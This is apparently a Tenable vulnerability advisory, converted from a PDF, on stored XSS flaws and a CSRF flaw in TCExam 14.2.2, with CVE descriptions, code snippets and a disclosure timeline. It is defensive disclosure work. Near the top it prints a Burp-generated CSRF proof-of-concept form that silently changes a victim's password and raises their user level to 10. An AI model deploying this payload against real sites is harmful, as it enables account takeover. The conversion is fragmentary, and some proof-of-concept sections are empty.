

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')
```


```
<input type="hidden" name="x1&#95;newpassword" value="" />
<input type="hidden" name="x1&#95;newpassword" value="password" />
<input type="hidden" name="newpassword&#95;repeat" value="newtest3" />
<input type="hidden" name="DISABLED&#95;user&#95;regdate" value="2002&#45;04&#45;01&#32;01&#58;01&#58;01" />
<input type="hidden" name="user&#95;regdate" value="2002&#45;02&#45;02&#32;01&#58;01&#58;01" />
<input type="hidden" name="DISABLED&#95;user&#95;ip" value="" />
<input type="hidden" name="user&#95;ip" value="" />
<input type="hidden" name="user&#95;level" value="10" />
<input type="hidden" name="user&#95;regnumber" value="" />
<input type="hidden" name="user&#95;firstname" value="" />
<input type="hidden" name="user&#95;lastname" value="" />
<input type="hidden" name="user&#95;birthdate" value="" />
<input type="hidden" name="x1&#95;user&#95;birthdate" value="date&#32;of&#32;birth" />
<input type="hidden" name="user&#95;birthdate" value="" />
<input type="hidden" name="user&#95;birthplace" value="" />
<input type="hidden" name="user&#95;ssn" value="" />
<input type="hidden" name="user&#95;otpkey" value="" />
<input type="hidden" name="confirmupdate" value="1" />
<input type="hidden" name="update" value="update" />
<input type="submit" value="Click me for free money" />
</form>
</body>
</html>
```

### CVE-2020-5746: Authenticated Stored Cross-site Scripting (XSS) in index.php

Stored XSS allows an authenticated attacker (level 5+) to inject malicious JavaScript when creating tests. For example, a test can be created and assigned to all groups with the test name field filled with HTML script tags containing JavaScript. Upon login, this script will execute for all users assigned to a group. This includes the admin.

More specifically, in `shared/code/tce_functions_test.php` there's a function `F_testInfoLink($test_id, $link_name = "")` that is called with the unsanitized test name as the `$link_name` via `index.php's F_getUserTests()` call.


#### Proof of Concept



### CVE-2020-5747: Authenticated Stored Cross-site Scripting (XSS) in tce\_test\_allresults.php

Stored XSS allows an authenticated attacker to inject malicious JavaScript when creating tests. Operators (level 5) or higher can create a new test whose name contains Javascript script tags. In `public/code/tce_test_allresults.php` there's a call to `F_printTestResultStat()` that is called with the unsanitized test name. This will be output without sanitization, causing the Javascript in the test name to execute whenever someone accesses `public/code/tce_test_allresults.php` and has access to results from a test with a crafted name. So, like previous, the `test_name` stores the XSS, but it's executed differently.

#### Proof of Concept



### CVE-2020-5748: Unauthenticated Stored Cross-site Scripting (XSS) in tce\_edit\_user.php

Stored XSS allows an unauthenticated attacker to inject malicious JavaScript when performing self-registration. Specifically, the username field can be crafted to contain HTML script tags.

When an admin updates or deletes a username containing Javascript tags in `tce_edit_user.php`, the Javascript will be executed due to a call to `F_print_error()` with the username passed as the second parameter, which displays the username without any sanitization.

Please note that `F_print_error()` is called with unsanitized user input in other locations (`tce_edit_group.php`, `tce_edit_subject.php`, `tce_edit_module.php`, `tce_edit_test.php`, and `tce_edit_sslcerts.php`) leading to the same issue.

The image shows a user registration form on the left and a confirmation dialog on the right. The form fields include: username (username<script>aler), email (test@gmail.com), password (with a note '(at least 8 alphanumeric characters)'), registration date (2020-05-05 10:37:45), IP (0000:0000:0000:0000:0000:ffff:c0a8:00d5), level (0), registration number, name (test), and surname (badusername). The confirmation dialog on the right shows the IP address 192.168.0.206 says 2 and has an OK button.

#### CVE-2020-5749: Authenticated Stored Cross-site Scripting (XSS) in /admin/code/tce\_edit\_module.php

Stored XSS allows an authenticated attacker to inject malicious JavaScript when creating a group. Specifically, the group name can be crafted to contain HTML script tags. This group can then be assigned to other users. When a user with this group name (and operator or higher privileges) navigates to tce\_edit\_module.php, the malicious JavaScript will execute.

Code snippet:

```
367 while ($mg = F_db_fetch_array($ng)) {
368 echo ' ' . $mg['group_name'] . ' ';
```

Proof of Concept

The image shows the TCE Exam Modules Management interface. The top navigation bar includes links for index, modules, tests, public, help, info, and logout. The main heading is 'Modules Management'. Below this, there is a form for creating a new module with fields for name, owner (operator), erator op, and groups (default, groupnamexss). A modal dialog is open in the foreground, displaying the number 3 and a checkbox labeled 'Prevent this page from creating additional dialogs' with an OK button.

#### CVE-2020-5750: Unauthenticated Stored Cross-site Scripting (XSS) in /admin/code/tce\_show\_online\_users.php


Stored XSS allows an unauthenticated attacker to inject malicious JavaScript when performing self-registration. Specifically, the first and last name fields can be crafted to contain HTML script tags. If they then log in this Javascript will run when an admin navigates to admin/code/tce\_show\_online\_users.php.

Code snippet:

```
122 if (F_isAuthorizedEditorForUser($this_session['session_user_id'])) {
123 echo ' ' . $user_str . ' ';
```

Where \$user\_str is set with the first and last names of the user.

Proof of Concept




## CVE-2020-5751: Authenticated Stored Cross-site Scripting (XSS) in /admin/code/tce\_edit\_module.php

Stored XSS allows an authenticated attacker to inject malicious JavaScript into the first and last name of an operator. An administrator can change the first or last name of an operator (or any non-admin user who can edit modules, by default though just the operator) to contain Javascript script tags. This will be executed when the operator navigates to admin/code/tce\_edit\_module.php.

Code snippet:

```
332 echo ('.'.$m['user_name'].').'.$m['user_lastname'].'. '.$m['user_firstname'].'.K_NEWLINE;
```

Only executed when an operator, not admin, user goes to tce\_edit\_module.php

### Proof of Concept




## Solution

Upgrade to TCEXAM 14.2.3 or later.

## Additional References

<https://github.com/tecnickcom/tceexam/commit/c1795493a318cb062ced5b471d8f00334cbd8a69>

## Disclosure Timeline

- 05/05/2020 - Tenable asks info@tecnick.com for designated security contact.
- 05/05/2020 - Tecnick replies that info@tecnick.com can be used.
- 05/06/2020 - Vulnerabilities disclosed to info@tecnick.com. 90-day date set to August 4, 2020.
- 05/06/2020 - TCEXAM reports that these issues were addressed in 14.2.3. Asks if we can confirm.
- 05/07/2020 - Tenable confirms that these are fixed. Informs TCEXAM of our intent to release an advisory today and CVE assignments.

All information within TRA advisories is provided "as is", without warranty of any kind, including the implied warranties of merchantability and fitness for a particular purpose, and with no guarantee of completeness, accuracy, or timeliness. Individuals and organizations are responsible for assessing the impact of any actual or potential security vulnerability.

Tenable takes product security very seriously. If you believe you have found a vulnerability in one of our products, we ask that you please work with us to quickly resolve it in order to protect customers. Tenable believes in responding quickly to such reports, maintaining communication with researchers, and providing a solution in short order.

For more details on submitting vulnerability information, please see our [Vulnerability Reporting Guidelines](#) page.

If you have questions or corrections about this advisory, please email [advisories@tenable.com](mailto:advisories@tenable.com)

## Risk Information

CVE ID: CVE-2020-5743

CVE-2020-5744

CVE-2020-5745

CVE-2020-5746

CVE-2020-5747

CVE-2020-5748

CVE-2020-5749



CVSSv2 Base / Temporal Score: 6.8 / 5.3  
CVSSv2 Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:P)  
Affected Products: TCEXAM 14.2.2  
Risk Factor: Medium

## Advisory Timeline

05/07/2020 - Advisory released

### FEATURED PRODUCTS

Tenable One Exposure Management Platform

Tenable.cs Cloud Security

Tenable.io Vulnerability Management

Tenable.io Web App Scanning

Tenable.asm External Attack Surface

Tenable.ad Active Directory

Tenable.ot Operational Technology

Tenable.sc Security Center

Tenable Lumin

Nessus

→ View all Products

### FEATURED SOLUTIONS

Application Security

Building Management Systems

Cloud Security Posture Management

Compliance

Exposure Management

Finance

Healthcare

IT/OT

Ransomware

State / Local / Education

US Federal

Vulnerability Management

Zero Trust

→ View all Solutions

### CUSTOMER RESOURCES

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Cyber Exposure Fundamentals

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